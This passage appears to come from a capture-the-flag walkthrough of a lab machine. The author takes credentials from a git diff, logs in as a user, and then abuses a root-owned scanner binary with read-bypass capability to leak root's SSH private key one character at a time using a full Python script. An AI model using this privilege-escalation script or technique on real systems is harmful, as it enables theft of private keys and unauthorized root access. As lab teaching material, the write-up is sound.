
With all the files on my machine, I start checking logs for any info on what could’ve been changed between commits. This shows one entry explaining that test cases did not work on a local database.

Looking at the difference between that commit and a previous one shows a pair of credentials for Greg, just as expected.
Reading SSH Key with Scanner
I use those to login via SSH as Greg and begin looking at routes for privilege escalation. We can also grab the user flag under his home directory at this point. The default shell for his account isn’t bash which I thought was strange, but we’re also in a strange group named scanner.

While searching for all files containing scanner in the name, I come across this scanner binary owned by root under /opt.

It seems like this binary is used to perform scans against files or directories and compare them to known blacklisted values in order to search for matches. We don’t have Sudo permissions on anything and this file doesn’t have its SUID/SGID bit set, however the cap_dac_read_search=ep capability is enabled.

This capability provides the ability to bypass ANY existing read permissions on the filesystem. Here’s an article diving into capability privesc techniques. Having this enabled makes sense as it allows the scanner to search every file on the box for known malicious names which can then be used for purging.
The scanner uses certain flags to match files, words, or even characters to their MD5sum equivalent for better searching. This means that if we supply a character’s MD5 hash value and compare it to a position inside of a file, we can enumerate file contents one character at a time. I test this on a file saying hello while specifying the hash value of the letter h.

That matches the hash value to the letter and confirms this theory actually works. Obviously that would incredibly meticulous to do by hand, so I’m going to vibe code a program that will do this for us.
The main concept here is to make a guess for each character within a known file, then convert it to an MD5hash while using the scanner to check if such char is valid. You can do this on the root flag, but I assume that there will be an SSH private key under the root dir so I proceed with that.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
import subprocess
import hashlib
import string

# Define all characters that may appear in the key
# This includes letters, numbers, base64 symbols, and newlines
alphabet = string.ascii_letters + string.digits + "+/=\n"

def calculate(path, attempt):
    # Generate an MD5 hash of the current guess attempt
    digest = hashlib.md5(attempt.encode()).hexdigest()

    # Run the scanner tool with the required arguments
    # -c specifies the file
    # -l is the length of the guess
    # -s is the hash being tested
    proc = subprocess.run(
        ['/opt/scanner/scanner', '-c', path, '-l', str(len(attempt)), '-s', digest],
        stdout=subprocess.PIPE
    )

    # If the scanner returns any output, the guess is assumed correct
    return len(proc.stdout) > 0

running = True

# Initial known portion of the SSH private key
current = "-----BEGIN OPENSSH PRIVATE KEY-----\n"

print(current, end="")

while running:

    for ch in alphabet:

        candidate = current + ch

        # Test whether the new guess is valid
        if calculate("/root/.ssh/id_rsa", candidate):

            # If valid, permanently add the character to the guess
            current += ch

            # Print the newly discovered character in real time
            print(ch, end="", flush=True)
            break

        elif ch == "\n":
            running = False
I upload that to the target machine and let it run a bit. This script prints most of the key, we just need to append the footer line from another one to get it to work as well as chmod 600 the file so SSH will accept it.


Finally we can use the key to login via SSH as root user to claim the final flag under their home directory.
That’s all y’all, honestly this box was pretty difficult for me as each step was very meticulous and took the better part of a day to finish. All in all, I learned a ton so thanks to htbas9du for making this challenge. I hope this was helpful to anyone following along or stuck and happy hacking!